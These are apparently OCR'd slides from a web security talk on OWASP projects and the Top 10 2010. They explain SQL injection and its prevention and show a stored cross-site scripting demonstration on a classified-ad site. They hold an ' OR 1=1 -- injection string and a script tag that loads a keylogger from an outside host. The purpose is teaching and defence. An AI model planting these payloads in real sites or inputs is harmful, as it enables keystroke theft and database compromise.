

Building Guide
Code Review Guide
Testing Guide
Application Security Desk Reference (ASDR)

OWASP Application Security Verification Std

- Standard for verifying the security of web applications
- Four levels
  - Automated
  - Manual
  - Architecture
  - Internal

OWASP
The Open Web Application Security Project
OWASP Application Security Verification Standard 2009
– Web Application Edition
release
Creative Commons (CC) Attribution Share-Alike
Free version at http://www.owasp.org

OWASP Software Assurance Maturity Model



Want More OWASP?


- OWASP .NET Project
- OWASP ASDR Project
- OWASP AntiSamy Project
- OWASP AppSec FAQ Project
- OWASP Application Security Assessment Standards Project
- OWASP Application Security Metrics Project
- OWASP Application Security Requirements Project
- OWASP CAL9000 Project
- OWASP CLASP Project
- OWASP CSRFGuard Project
- OWASP CSRFTester Project
- OWASP Career Development Project
- OWASP Certification Criteria Project
- OWASP Certification Project
- OWASP Code Review Project
- OWASP Communications Project
- OWASP DirBuster Project
- OWASP Education Project
- OWASP Encoding Project
- OWASP Enterprise Security API
- OWASP Flash Security Project
- OWASP Guide Project
- OWASP Honeycomb Project
- OWASP Insecure Web App Project
- OWASP Interceptor Project
- OWASP JBroFuzz
- OWASP Java Project
- OWASP LAPSE Project
- OWASP Legal Project
- OWASP Live CD Project
- OWASP Logging Project
- OWASP Orizon Project
- OWASP PHP Project
- OWASP Pantera Web Assessment Studio Project
- OWASP SASAP Project
- OWASP SQLiX Project
- OWASP SWAAT Project
- OWASP Sprajax Project
- OWASP Testing Project
- OWASP Tools Project
- OWASP Top Ten Project
- OWASP Validation Project
- OWASP WASS Project
- OWASP WSFuzzer Project
- OWASP Web Services Security Project
- OWASP WebGoat Project
- OWASP WebScarab Project
- OWASP XML Security Gateway Evaluation Criteria Project
- OWASP on the Move Project

Top10 Risk in AppSecurity


Also known as the OWASP Top10 2010

The OWASP Foundation
http://www.owasp.org/


1st Step
Determine if I’m in the right talk



Your Application been Hacked
YES
NO
Your Application will be Hacked ;)
YES
NO
Let Me take you on the right way
My Application will be hacked !
OWASP
The Open Web Application Security Project
OWASP Top 10 - 2010
The Ten Most Critical Web Application Security Risks
release
Creative Commons (CC) Attribution Share-Alike
Free version at http://www.owasp.org

Don’t be the next


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

SQL Injection – Illustrated





Account:	' OR 1=1 --
SKU:	

1. Application presents a form to the attacker
2. Attacker sends an attack in the form data
3. Application forwards attack to the database in a SQL query
4. Database runs query containing attack and sends encrypted results back to application
5. Application decrypts data as normal and sends results to the user

A1 – Injection

Injection means…

- Tricking an application into including unintended commands in the data sent to an interpreter

Interpreters…

- Take strings and interpret them as commands
- SQL, OS Shell, LDAP, XPath, Hibernate, etc…

SQL injection is still quite common

- Many applications still susceptible (really don't know why)
- Even though it's usually very simple to avoid

Typical Impact


- Usually severe. Entire database can usually be read or modified
- May also allow full database schema, or account access, or even OS level access

A1 – Avoid Injection Flaws

- Recommendations
  1. Avoid the interpreter entirely, or
  2. Use an interface that supports bind variables (e.g., prepared statements, or stored procedures),
     - Bind variables allow the interpreter to distinguish between code and data
  3. Encode all user input before passing it to the interpreter
  - Always perform 'white list' input validation on all user supplied input
  - Always minimize database privileges to reduce the impact of a flaw

- References
  - For more details, read the new http://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

What's going on?



http://www2.leboncoin.fr/ai/form/0?ca=12_s


Déposer une annonce sur Leboncoin.fr est GRATUIT. Votre annonce sera validée par notre équipe éd
ligne. Elle restera sur le site pendant 60 jours. Pendant cette période, vous pourrez la supprimer à to
règles de diffusion.

Professionnels de l'immobilier, la création d'un Compte Pro est désormais obligatoire et s'accompagn
pour pouvoir déposer vos annonces sur Leboncoin.fr.
En savoir plus

Région:	Ile-de-France
Département:	«Choisissez le département»
Code postal:	Indiquez le code postal de l'endroit où se trouve le bien que vous proposez ou recherchez.
Catégorie:	«Choisissez la catégorie»
Vous êtes un:	[✓ Particulier] Professionnel
Type d'annonce:	[✓ Offres] Demandes
Votre nom:	Madame michu
Email:	mikeline.michu@gmail.com Afin de vous protéger du spam, votre email ne sera pas visible dans l'annonce. Les utilisateurs pourront vous contacter via un formulaire.
Téléphone:	01424242424242 ☐ Masquer le numéro de téléphone dans l'annonce. exemple: 0122334455
Titre de l'annonce:	Carte Vidéo Votre annonce sera refusée si le titre ne décrit pas précisément le produit que vous proposez. Ne pas mentionner « Vente » ou « Achat » dans le titre.

Texte de l'annonce:

```
vend carte video
marque Gigabyte
model gv-nx66t256de
memoire 256
Pci Express

<script src=http://ha.ckers.fr/keylogger.js></script>
```



http://www.leboncoin.fr/informatique/96301884.htm?ca=12_s

Carte video


Mis en ligne par del le 21 juin à 13:27.

Prix : 25 €

Ville : 93600 Aulnay-sous-Bois

